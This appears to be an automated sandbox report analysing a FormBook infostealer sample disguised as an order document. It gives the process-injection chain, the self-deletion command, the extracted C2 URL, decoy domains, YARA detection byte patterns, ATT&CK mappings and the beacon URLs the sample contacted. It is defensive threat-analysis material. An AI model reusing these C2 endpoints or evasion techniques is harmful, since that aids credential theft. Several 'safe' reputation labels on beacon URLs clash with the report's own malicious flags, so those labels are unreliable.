ID: 412023
Sample Name: Order 122001-220 guanzo.exe
Cookbook: default.jbs
Time: 10:49:16
Date: 12/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report Order 122001-220 guanzo.exe

Overview


General Information

Sample Name:	Order 122001-220 guanzo.exe
Analysis ID:	412023
MD5:	9e819bcc826e7a..
SHA1:	bdb33c04403e30..
SHA256:	5b09da58ac487c..
Tags:	exe Formbook
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e….
- System process connects to networ…
- Yara detected AntiVM3
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Initial sample is a PE file and has a …
- Injects a PE file into a foreign proce…
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Queues an APC in another process …

Classification



Startup

- **System is w10x64**
- Order 122001-220 guanzo.exe (PID: 864 cmdline: 'C:\Users\user\Desktop\Order 122001-220 guanzo.exe' MD5: 9E819BCC826E7A20B0FD139CC4185195)
  - Order 122001-220 guanzo.exe (PID: 5676 cmdline: C:\Users\user\Desktop\Order 122001-220 guanzo.exe MD5: 9E819BCC826E7A20B0FD139CC4185195)
    - explorer.exe (PID: 3424 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - mstsc.exe (PID: 1556 cmdline: C:\Windows\SysWOW64\mstsc.exe MD5: 2412003BE253A515C620CE4890F3D8F3)
        - cmd.exe (PID: 4700 cmdline: /c del 'C:\Users\user\Desktop\Order 122001-220 guanzo.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 808 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.uuoouu-90.store/meub/"
  ],
  "decoy": [
    "ebookcu.com",
    "sherwooddaydesigns.com",
    "healthcarebb.com",
    "pixelflydesigns.com",
    "youtegou.net",
    "audiokeychin.com",
    "rioranchoeventscenter.com",
    "nickofolas.com",
    "comicstattoosnguns.com",
    "ally.tech",
    "paperplaneexplorer.com",
    "janetkk.com",
    "sun1981.com",
    "pocopage.com",
    "shortagegoal.com",
    "tbluelinux.com",
    "servantsheartvalet.com",
    "jkhushal.com",
    "91huangyu.com",
    "portlandconservatory.net",
    "crazyasskaren.com",
    "gr8.photos",
    "silviabiasiolipatisserie.com",
    "goeseo.com",
    "shellyluther.com",
    "salvemosalsuroeste.com",
    "technologies.email",
    "xn--80aasvjfhla.xn--p1acf",
    "dmowang.com",
    "mylifeusaaatworkportal.com",
    "electronicszap.com",
    "thefrankversion.com",
    "patricksparber.com",
    "m-kenterprises.com",
    "goodcreditcardshome.info",
    "shegotit.club",
    "nutinbutter.com",
    "bridgestreetresources.com",
    "tjanyancha.com",
    "qqstoneandcabinet.com",
    "topstitch.info",
    "shadyshainarae.com",
    "meucamarimoficial.com",
    "gatedless.net",
    "aal888.com",
    "tstcongo.com",
    "luckyladybugnailswithlisa.com",
    "usapersonalshopper.com",
    "893645tuerigjo.com",
    "pbjengineering.com",
    "katbumydbnjk.mobi",
    "bostonm.info",
    "amesshop.com",
    "k-9homefinders.com",
    "philbaileyrealestate.com",
    "ahxinnuojie.com",
    "ardougne.com",
    "pasteleriaruth.com",
    "vauvakuumettapodcast.com",
    "aryamakoran.com",
    "digitalspacepod.com",
    "clarkstrain.com",
    "plantbasedranch.com",
    "therapylightclub.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000002.932617252.0000000004930000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000003.00000002.932617252.0000000004930000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000003.00000002.932617252.0000000004930000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166b9:$sqlite3step: 68 34 1C 7B E1 • 0x167cc:$sqlite3step: 68 34 1C 7B E1 • 0x166e8:$sqlite3text: 68 38 2A 90 C5 • 0x1680d:$sqlite3text: 68 38 2A 90 C5 • 0x166fb:$sqlite3blob: 68 53 D8 7F 8C • 0x16823:$sqlite3blob: 68 53 D8 7F 8C
00000001.00000002.709019719.0000000001BF0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000001.00000002.709019719.0000000001BF0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 18 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
1.2.Order 122001-220 guanzo.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.2.Order 122001-220 guanzo.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
1.2.Order 122001-220 guanzo.exe.400000.0.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166b9:$sqlite3step: 68 34 1C 7B E1 • 0x167cc:$sqlite3step: 68 34 1C 7B E1 • 0x166e8:$sqlite3text: 68 38 2A 90 C5 • 0x1680d:$sqlite3text: 68 38 2A 90 C5 • 0x166fb:$sqlite3blob: 68 53 D8 7F 8C • 0x16823:$sqlite3blob: 68 53 D8 7F 8C
1.2.Order 122001-220 guanzo.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.2.Order 122001-220 guanzo.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13895:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13381:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13997:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b0f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x859a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9312:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18987:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a2a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Initial sample is a PE file and has a suspicious name

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Masquerading 1	OS Credential Dumping	Security Software Discovery 2 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatic
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phor Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	System Information Discovery 1 1 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatic
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 3	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Order 122001-220 guanzo.exe	63%	Virustotal		Browse
Order 122001-220 guanzo.exe	35%	Metadefender		Browse
Order 122001-220 guanzo.exe	66%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
Order 122001-220 guanzo.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.2.Order 122001-220 guanzo.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
www.dmowang.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.comicstattoosnguns.com/meub/?6lt4=M6ATVT20FLj&ktI=QUeAVjOekbDfJHkoX1fEShfTueYawgYx/upvqY2KU2Y9ees5c1/xq3BWwCfJvPCdwXre	0%	Avira URL Cloud	safe	
http://www.amesshop.com/meub/?ktI=wuaJ69bwL+iBa6D7QaSRhbV0uekkoXOmRMeqk599uDu+rKjL/28r+d/9hZ/YryEoMLIX&6lt4=M6ATVT20FLj	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.pasteleriaruth.com/meub/?6lt4=M6ATVT20FLj&ktI=BrZDxrt78R4OSP6X83RJQ8I8yi0a/QJgiEays5do7SITSAPpSF1hBU/JW21XLBQwE3Ox	0%	Avira URL Cloud	safe	
http://www.thefrankversion.com/meub/?ktI=xRifbL4BvWher3OHgQRKthYl2aDcqb2ql1CEYfUIGij2TzekdjVq3iFcomd6Mb6Rt5kB&6lt4=M6ATVT20FLj	0%	Avira URL Cloud	safe	
http://www.pocopage.com/meub/?ktI=9ZO5voGbPxiLxNlgiLAc+dZNiPLY07W/lgUO8wfbTKsVjaeGgcbK9o/DChjFDdb4OPcD&6lt4=M6ATVT20FLj	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://https://www.pasteleriaruth.com/meub/?6lt4=M6ATVT20FLj&ktI=BrZDxrt78R4OSP6X83RJQ8I8yi0a/QJgiEays5do7S	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.shadyshainarae.com/meub/?6lt4=M6ATVT20FLj&ktI=IF6wwdQ2GC/v5+zeo737nU5N5nLUvdsVBqkfZ3TmK32/J3TLHA8Ym95CSgcH90A9/Nib	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.dmowang.com/meub/?ktI=VqHNClkDyt9S09rmrtZFTmOk0wmUkkyZtURD8RLTEyQOquxMghQjpEd/0gJKSXCP8Z6X&6lt4=M6ATVT20FLj	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.tjanyancha.com/meub/?6lt4=M6ATVT20FLj&ktI=HA9QI0xR/eIEayTgXNJLcHJwamOlS6+rzTzzM4lOubNr4vQrzt8Snda4qRdcgxMYmUWA	0%	Avira URL Cloud	safe	
http://www.goodcreditcardshome.info/meub/?ktI=DPnd9be3H9/Wrgpowt0tpNLwJs/XJA2QjoJDXsDZ4FmTGUIfdjkf0y045evUyzXtuHZk&6lt4=M6ATVT20FLj	0%	Avira URL Cloud	safe	
http://www.searchvity.com/	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://https://www.pasteleriaruth.com/meub/?6lt4=M6ATVT20FLj&ktI=BrZDxrt78R4OSP6X83RJQ8I8yi0a/QJgiEays5	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.goeseo.com/meub/?ktI=F4zWwb5Q9DmjBwYPj4pXutYCzYEQVONbMin29ERkoE+ZXMdA8ttbKylRMOj5c1Wk3PTt&6lt4=M6ATVT20FLj	0%	Avira URL Cloud	safe	
www.uuoouu-90.store/meub/	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.searchvity.com/?dn=	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
thefrankversion.com	34.102.136.180	true	false		unknown
amesshop.com	34.102.136.180	true	false		unknown
www.dmowang.com	104.164.26.246	true	true	• 0%, Virustotal, Browse	unknown
parkingpage.namecheap.com	198.54.117.216	true	false		high
comicstattoosnguns.com	34.102.136.180	true	false		unknown
www.tjanyancha.com	107.164.93.172	true	true		unknown
shadyshainarae.com	34.102.136.180	true	false		unknown
www.goodcreditcardshome.info	18.219.49.238	true	true		unknown
www.goeseo.com	66.96.162.130	true	true		unknown
pasteleriaruth.com	162.241.62.63	true	true		unknown
www.shadyshainarae.com	unknown	unknown	true		unknown
www.xn--80aasvjfhla.xn--p1acf	unknown	unknown	true		unknown
www.pocopage.com	unknown	unknown	true		unknown
www.amesshop.com	unknown	unknown	true		unknown
www.paperplaneexplorer.com	unknown	unknown	true		unknown
www.usapersonalshopper.com	unknown	unknown	true		unknown
www.comicstattoosnguns.com	unknown	unknown	true		unknown
www.thefrankversion.com	unknown	unknown	true		unknown
www.pasteleriaruth.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.comicstattoosnguns.com/meub/?6lt4=M6ATVT20FLj&ktI=QUeAVjOekbDfJHkoX1fEShfTueYawgYx/upvqY2KU2Y9ees5c1/xq3BWwCfJvPCdwXre	false	• Avira URL Cloud: safe	unknown
http://www.amesshop.com/meub/?ktI=wuaJ69bwL+iBa6D7QaSRhbV0uekkoXOmRMeqk599uDu+rKjL/28r+d/9hZ/YryEoMLIX&6lt4=M6ATVT20FLj	false	• Avira URL Cloud: safe	unknown
http://www.pasteleriaruth.com/meub/?6lt4=M6ATVT20FLj&ktI=BrZDxrt78R4OSP6X83RJQ8I8yi0a/QJgiEays5do7SITSAPpSF1hBU/JW21XLBQwE3Ox	true	• Avira URL Cloud: safe	unknown
http://www.thefrankversion.com/meub/?ktI=xRifbL4BvWher3OHgQRKthYl2aDcqb2ql1CEYfUIGij2TzekdjVq3iFcomd6Mb6Rt5kB&6lt4=M6ATVT20FLj	false	• Avira URL Cloud: safe	unknown
http://www.pocopage.com/meub/?ktI=9ZO5voGbPxiLxNlgiLAc+dZNiPLY07W/lgUO8wfbTKsVjaeGgcbK9o/DChjFDdb4OPcD&6lt4=M6ATVT20FLj	true	• Avira URL Cloud: safe	unknown
http://www.shadyshainarae.com/meub/?6lt4=M6ATVT20FLj&ktI=IF6wwdQ2GC/v5+zeo737nU5N5nLUvdsVBqkfZ3TmK32/J3TLHA8Ym95CSgcH90A9/Nib	false	• Avira URL Cloud: safe	unknown


Name	Malicious	Antivirus Detection	Reputation
http://www.dmowang.com/meub/?ktI=VqHNClkDyt9S09rmrtZFTmOk0wmUkkyZtURD8RLTEyQOquxMghQjpEd/0gJKSXCP8Z6X&6lt4=M6ATVT20FLj	true	• Avira URL Cloud: safe	unknown
